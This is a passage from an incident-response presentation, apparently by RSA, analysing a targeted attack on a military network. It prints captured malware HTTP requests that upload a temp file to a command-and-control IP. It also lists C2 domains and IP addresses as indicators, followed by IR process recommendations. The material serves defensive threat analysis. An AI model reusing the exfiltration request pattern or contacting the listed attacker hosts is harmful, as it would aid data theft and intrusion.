GET /find/?itwm=90QDFR9CWZckwkTPHr2GOUXPXI91A&from=yVVG0qV1UG&utm=HTXh&utm=9kV7L3Z&oprnd=Xjp1kKrDgAeFu&from=06&9u2J=nYruvlhMtXN5 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: 198.105.125.74
```

- ◆ After sending an initial HTTP GET request it uploads the file contents of edg6EF885E2.tmp to the C2 server using HTTP POST requests.

```
POST /open/?ags=bBz&ags=qVs5d0kGHtil&oprnd=6ZCuc7XQ&channel=gBDFmj_fJdNk9&itwm=HJxam7mDOyIBftJ6OwEQjGBzyjpQv HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: 198.105.125.74
Content-Length: 69
Connection: Keep-Alive
Cache-Control: no-cache EMO1MTmWmHwJAwHlezPSG5-SGWRyWm6MbGxkYhvCv7-FRCeztd2UxRARsXP285WXg==
```



The attack strategy

IOC: C2 list

- ◆ Thanks to our structured approach we have been able to identify the C2s used by the attacker and with them, we have been able to enumerate infected hosts based on network communications.

URL	IP	Type
microsofthelpcenter.info	87.236.215.13	HTTP/HTTPS Main C2
driversupdate.info	46.19.138.66	HTTPS C2
1oo7.net	5.199.171.58	HTTPS C2
66.172.12.133	66.172.12.133	Coreshell C2
45.64.105.23	45.64.105.23	Coreshell C2
176.31.112.10	176.31.112.10	HTTPS C2
176.31.96.178	176.31.96.178	HTTPS C2

Note: *The attacker has used different infrastructures for managing infected hosts.*

Note: *Some of the discovered C2s are in common with other attacks recorded against other military environments in EMEA.*




The C2 list has confirmed the attribution and has paved the way for a more structured approach for Triage



Incident Timeline and Stats

Results of our methodology Vs previous results obtained by the Customer




Conclusion

What I can suggest

- ◆ It is extremely valuable to build an internal Knowledge base about incidents and attacks recorded and published and to extract IOCs from these incidents.
- ◆ It is extremely useful to refocus the IR procedures dividing them in four areas:

- ◆ Network Forensic
- ◆ System Forensic
- ◆ Log Analysis
- ◆ Malware Analysis



Actionable IOCs



Rapid Incident reaction
Proactive Management

- ◆ It could be extremely important to streamline the IR procedures by transforming IOCs to actionable IOCs, that means to evaluate and define which IOC can be reused and which one is limited to a specific attack or event.
- ◆ It is important to drill and to give IR personnel the chance to learn how to build, use, extract, evaluate and properly store Actionable IOCs.



Conclusion

What our methodology suggests

- 一 You should not approach IR operations in a unstructured way.
- 二 You should ensure proper «visibility» to all IR fields.
- 三 You should avoid to manage the Incident through «work arounds» and «shortcuts»
- 四 You should avoid to rely only on technologies
- 伍 You should keep your IR capabilities updated
- 六 Once formalized, you should use IoCs as key element to evaluate the attack surface
- 七 You should organize the triage in a strategic approach.



BE THE HUNTER

Q&A

薄之獵師





EMC, RSA, the EMC logo and the RSA logo are trademarks of EMC Corporation in the U.S. and other countries.